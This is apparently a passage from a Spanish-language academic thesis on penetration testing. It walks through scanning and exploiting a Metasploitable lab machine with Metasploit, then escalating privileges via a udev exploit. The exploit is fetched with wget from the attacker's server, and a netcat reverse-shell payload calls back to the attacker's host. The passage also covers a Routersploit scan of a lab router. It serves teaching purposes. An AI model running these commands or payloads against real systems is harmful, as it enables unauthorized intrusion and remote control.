


Figura 33 - Extracto 1 del resultado de la ejecución del comando nmap en la máquina objetivo.

La restante información obtenida que deriva de la ejecución del comando de Nmap anterior, "*nmap -A -sV 192.168.43.128*", hace referencia a los puertos y sus servicios asociados, además de sus versiones tal y como lo muestra la **Figura 34** :




Figura 34 - Extracto 2 del resultado de la ejecución del comando nmap en la máquina objetivo.

Se citan a continuación, algunos puertos mostrados en la **Figura 34,** que pueden resultar de utilidad para su posterior explotación:

El puerto 21 se corresponde con el servicio VSFTP versión 2.3.4, un servidor FTP para sistemas similares a Unix como Linux. Para esta versión 2.3.4 existe una *backdoor* o puerta trasera que permite conectar al equipo objetivo a través del *exploit* "*exploit/unix/ftp/vsftpd_234_backdoor*"[4] mediante la herramienta Metasploit.

El último extracto de la ejecución del comando anterior se muestra a continuación, en la **Figura 35**:




Figura 35 - Extracto 3 del resultado de la ejecución del comando nmap en la máquina objetivo.

[4] https://www.exploit-db.com/exploits/17491

De la misma forma que en el extracto anterior, se puede citar de la **Figura 35** algún puerto interesante desde el punto de vista de su posterior explotación.

El puerto 2121 se corresponde con un servicio ftp por parte de un software denominado ProFTPD cuya versión es la 1.3.1 y para el cual existe un *exploit* de *backdoor* verificado y que por tanto está en Metasploit denominado "*exploit/unix/ftp/proftpd_13c_backdoor*". Otra forma de utilizar este servicio podría ser la utilización de fuerza bruta mediante el software Hydra para la obtención de usuarios y contraseñas, y conexión remota a través de estas credenciales.

El puerto 3632, no es mostrado por Nmap, pero también está activo como se ha comprobado y se detalla a continuación. Para ello, se ha realizado la ejecución del comando nmap en la máquina objetivo Metasploitable**,** pero con la peculiaridad de que esta vez se ha escaneado un puerto específico gracias al extracto del comando *"-p 3632*", donde -p indica que el puerto se indica a continuación.

El servicio se corresponde con DISTCC versión 1, es un servicio que permite la ejecución de código C de forma secundaria en los diferentes equipos de la red. Para esta versión inicial existe un *exploit* en código C "*exploit/unix/misc/distcc_exec"*[5] que permite la creación de sockets para la comunicación de los hosts. Se muestra a continuación el resultado del comando en la **Figura 36**:

```
root@kali:~# nmap -sV -p 3632 192.168.43.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-01 13:31 EDT
Nmap scan report for 192.168.43.128
Host is up (0.034s latency).

PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
```

Figura 36 - Resultado de la ejecución del comando nmap en el puerto 3632 de la máquina objetivo.

Se han descrito en los párrafos anteriores diferentes posibilidades de entrada al sistema para facilitar la entrada al sistema. La fase de Análisis de Vulnerabilidades es resumida mediante la siguiente **Tabla 13,** indicando la forma de acceso y si el acceso *root* es conseguido de forma directa o no:

Servicio	Puerto	Forma de acceso	Root
VSFTP	21	Mediante el exploit "*exploit/unix/ftp/vsftpd_234_backdoor*"	Directo
ProFTPD	2121	Mediante el exploit "*exploit/unix/ftp/proftpd_13c_backdoor*"	Directo
ProFTPD	2121	Manual mediante Hydra	Directo
DISTCC	3632	Mediante el exploit "*exploit/unix/misc/distcc_exec*"	No

Tabla 13 - Resumen del análisis de vulnerabilidades.

[5] https://www.exploit-db.com/exploits/9915

En lo que respecta a la fase de explotación se realiza la entrada al servicio mediante el servicio DISTCC ya que no permite la obtención de *root* directo y esto implica hacer uso del proceso de escalación de privilegios.

Para la explotación utilizamos Metasploit. Lo primero es cargar el módulo correspondiente "*use exploit/unix/misc/distcc_exec"* y establecer las opciones correspondientes que, en este caso, solo es el establecimiento del equipo remoto, "*set rhost 192.168.43.128"*, como se muestra en la **Figura 37**:




Figura 37 - Carga y ejecución del exploit del servicio Distcc.

Tras la ejecución del exploit mediante el comando "*run* ", se puede comprobar el SO objetivo mediante la ejecución del comando "*uname -a*". Además permite comprobar los permisos obtenidos a través de la ejecución del comando "*id*". El resultado de la ejecución de ambos comandos se muestra en la **Figura 38**:





Figura 38 - Ejecución de comando uname -a y id en la máquina objetivo.

Una vez en la maquina objetivo, pero sin acceso *root*, ya que el usuario Daemon no tiene acceso, por ejemplo, a la localización *"/etc/shadow"*[6], es necesario realizar el proceso de escalación de privilegios. Para ello se debe realizar una nueva búsqueda de información dentro de la máquina. En este caso, se debe buscar: Los procesos que

[6] Localización que incluye ficheros de usuarios.

están corriendo dentro del host, la versión actual en uso y los paquetes de software que tiene instalados como una primera aproximación.

La escalación de privilegios es un proceso con gran cantidad de posibilidades para proceder, no siendo la forma escogida la única e ideal, sino una de las posibilidades existentes. Para comenzar, se obtiene los procesos que están corriendo dentro del host mediante la ejecución del comando "*ps aux*" se ha obtenido el siguiente resultado mostrado en la **Figura 39**:



```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.5  0.3   2844  1692 ?        Ss   06:32   0:10 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   06:32   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   06:32   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   06:32   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   06:32   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   06:32   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   06:32   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   06:32   0:00 [kblockd/0]
root        68  0.0  0.0      0     0 ?        S<   06:32   0:00 [kseriod]
root       186  0.0  0.0      0     0 ?        S    06:32   0:00 [pdflush]
root       187  0.0  0.0      0     0 ?        S    06:32   0:00 [pdflush]
root       188  0.0  0.0      0     0 ?        S<   06:32   0:00 [kswapd0]
root       229  0.0  0.0      0     0 ?        S<   06:32   0:00 [aio/0]
root      1253  0.0  0.0      0     0 ?        S<   06:32   0:00 [ksnapd]
root      1478  0.0  0.0      0     0 ?        S<   06:32   0:00 [ksuspend_usbd]
root      1484  0.0  0.0      0     0 ?        S<   06:32   0:00 [khubd]
root      1491  0.0  0.0      0     0 ?        S<   06:32   0:00 [ata/0]
root      1495  0.0  0.0      0     0 ?        S<   06:32   0:00 [ata_aux]
root      1603  0.0  0.0      0     0 ?        S<   06:32   0:00 [scsi_eh_0]
root      2061  0.0  0.0      0     0 ?        S<   06:33   0:00 [scsi_eh_1]
root      2065  0.0  0.0      0     0 ?        S<   06:33   0:00 [scsi_eh_2]
root      2658  0.0  0.0      0     0 ?        S<   06:33   0:00 [kjournald]
root      2832  0.0  0.1   2216   656 ?        S<s  06:33   0:01 /sbin/udevd --daemon
```

Figura 39 - Ejecución del comando ps aux.

Es necesario centrarse en el último proceso que se muestra en la **Figura 39**, el proceso con identificador[7] 2832 y que hace referencia a "*udevd /sbin/udevd –Daemon"*. Ahora se busca la información acerca de este software Udev mediante la herramienta dkpg y el comando "*dkpg -l I grep "udev""*. La ejecución de este comando proporciona que la versión de software es "117-8" tal y como muestra la **Figura 40**:

```
dpkg -l |grep "udev"
ii  udev                                                117-8
```

Figura 40 - Obtención de la versión de UDEV mediante dkpg.

Una vez obtenida la versión de software de UDEV, se procede a buscar *exploits* de esta herramienta. Metaesploit contiene una base de datos llamada *extploit-db* donde se puede buscar si existe algún *exploit* relacionado con esta herramienta. Para la búsqueda se utiliza comando siguiente "*searchsploit <<servicio>>".* El resultado de la búsqueda se muestra en la **Figura 41**:

[7] El identificador es mostrado en la segunda columna, PID.




Figura 41 - Resultado de la búsqueda de exploits de UDEV.

El objetivo será explotar el Kernel del Linux para que permita comunicar con el hardware completamente. Ya que se posee acceso a la máquina objetivo, será un *exploit* local. Para esta práctica, se utiliza el *exploit* 8572.c, que aprovecha un fallo en el administrador de dispositivos de UDEV, lo que permite la ejecución del código a través de un mensaje de Netlink no verificado.

Se ha de tener en cuenta, que es necesario tener el *exploit* en la máquina destino y para ello se utiliza un servidor apache en la máquina local. El servidor remoto se conectará al servidor apache y finalmente se procederá a descargar el archivo. El servidor apache se inicia mediante el comando "*service apache2 start"* como muestra la **Figura 42**:

Figura 42 - Inicio del servidor Apache en la máquina atacante.

El *exploit* se encuentra en "*Path /usr/share/exploitdb*" y en la posterior localización "*exploit/Linux/local/8572.c*", para copiarlo se utiliza el comando "*cp*" y la localización de origen primero y la localización destino al final que en este caso será *"/var/www/html*", como muestra la **Figura 43**:

Figura 43 - Copia del exploit 8572.c en la máquina local.

Para copiar el archivo en el sistema objetivo se utiliza el comando "*wget*" con la siguiente sintaxis: "*wget dirección_IP_origen/<<nombre_archivo>> -O <<nombre_destino>>*", como se muestra en la **Figura 44**, además se utiliza el comando "*ls*" para comprobar que la ejecución del comando ha sido exitosa:




Figura 44 - Copia del exploit 8572.c en la máquina objetivo.

Por otro lado, se crea un archivo denominado "*run*" y se añaden un par de líneas en el que servirán como *payload,* de la forma que muestra el **Código 6**:

```
touch run
echo '#!/bin/sh'> run
echo '/bin/netcat -e  /bin/sh/ 192.168.40.128 5555' >> run
```

Código 6 - Creación del payload.

Básicamente, la ejecución de esta ejecutable crea una sesión en nuestra maquina origen 192.168.40.128 en el puerto 5555. Para finalizar utilizamos el copilador gcc que esta por defecto en Kali Linux para compilar el archivo y crear el ejecutable. Se utiliza el comando "*ls"* para verificar el correcto funcionamiento de la compilación como muestra a continuación la **Figura 45**:




Figura 45 - Compilación del archivo nsp2.c mediante el comando gcc.

Ahora se debe conocer el identificador de proceso del socket creado por Netlink del *exploit* de UDEV, mediante el comando "*cat /proc/net/netlink*",como muestra la **Figura 46**:

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0c800 0   0      00000000 0        0        00000000 2
df903200 4   0      00000000 0        0        00000000 2
dd560800 7   0      00000000 0        0        00000000 2
dd88b600 9   0      00000000 0        0        00000000 2
dd887400 10  0      00000000 0        0        00000000 2
ddf0cc00 15  0      00000000 0        0        00000000 2
df44a800 15  2831   00000001 0        0        00000000 2
ddf38800 16  0      00000000 0        0        00000000 2
df44ac00 18  0      00000000 0        0        00000000 2
```

Figura 46 - Obtención del identificador del proceso de Netlink.

Previo a enviar la petición de conexión se necesita crear un *listener* en nuestra maquina origen, que acepte esta petición de conexión entrante. Se crea este *listener* mediante Netcat, como muestra la **Figura 47**:

```
root@kali:~# nc -lvnp 5555
listening on [any] 5555 ...
```

Figura 47 - Listener local en el puerto 5555.

Para hacer el código ejecutable hay que utilizar el comando "*chmod +x nsp2*", con lo que se está en condiciones de ejecutar el archivo. Seguidamente, mediante "*./nsp2 2828*" se ejecuta el archivo como muestra la **Figura 48**:

```
chmod +x nsp2.c
./nsp2 2828
```

Figura 48 - Ejecución del payload.

Para finalizar es posible ver mediante la **Figura 49,** cómo se ha creado la sesión en la maquina origen:

```
root@kali:~# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.40.128] from (UNKNOWN) [192.168.43.128] 49002
```

Figura 49 - Obtención de la conexión en la maquina objetivo.

Por lo tanto, con la consecución de la sesión en el equipo objetivo Metasploitable, la primera actividad de pentesting queda finalizada, y sirve como ejemplo para entender de forma práctica el pentesting en un equipo real.

5.2. Enunciado del segundo ejemplo práctico

El objetivo del segundo ejemplo práctico consiste en realizar una prueba de penetración en uno de los routers del laboratorio mediante una de las máquinas virtuales de Kali Linux, con la finalidad de obtener un control total del router mediante la herramienta Routersploit. El tipo de router a analizar forma parte de la familia Cisco 3600, y se identifica mediante la siguiente dirección IP: 192.168.7.2.

5.2.1. Actividad de prueba en router

De la misma forma que en el ejemplo práctico anterior, esta actividad se ha basado en las diferentes fases establecidas en la sección 2, conceptos teóricos.

En lo que respecta a la primera fase Alcance y Aspectos previos de la prueba, se ha establecido una libertad total en el router objetivo sin ningún tipo de restricción, con el objetivo de obtener un control total del router.

Tras establecer el alcance de la prueba, la segunda fase se centra en la recolección de información. Se comienza con un proceso de *External Footprinting*: enumeración de puertos mediante la herramienta Nmap. Para ello se utiliza el comando Nmap y la dirección objetivo, en este caso 192.168.7.2, como muestra la **Figura 50**:




Figura 50 - Resultado de la herramienta Nmap en el router objetivo.

Como se puede observar en la **Figura 50** el análisis de las diferentes vulnerabilidades es sencillo: el puerto 23 se encuentra abierto y puede ser la forma de penetración válida para el router objetivo.

Comenzando con la fase de explotación, mediante la herramienta Routersploit se ha realizado un escáner general de *exploits* en el router objetivo, mediante la ejecución del escáner Autopwn[8] en el módulo correspondiente "*scanners/autopwn*". Antes de ejecutar el escáner, es necesario establecer el equipo objetivo "*set target 192.168.7.2*" y, posteriormente. se ejecuta el escáner mediante el comando "*run*", como muestra la **Figura 51**:

[8] Autopwn es una herramienta de escáner que realiza la explotación de sistemas mediante el lanzamiento de ataques automatizados.




Figura 51 - Ejecución del escáner Autopwn de la herramienta Routersploit.

El resultado final del escáner realizado se muestra en la **Figura 51** y no aporta ningún tipo de entrada al sistema, ya que no puede confirmar ninguna vulnerabilidad ni ningún tipo de credenciales, como se puede apreciar en la parte inferior de la **Figura 52**:




Figura 52 - Resultado final del escáner Autopwn en el router objetivo.

Además, el escáner indica diferentes *exploits* que no puede verificar. Por lo tanto, el siguiente paso a realizar es el verificar uno a uno estos *exploits*, proceso donde no se ha obtenido éxito.

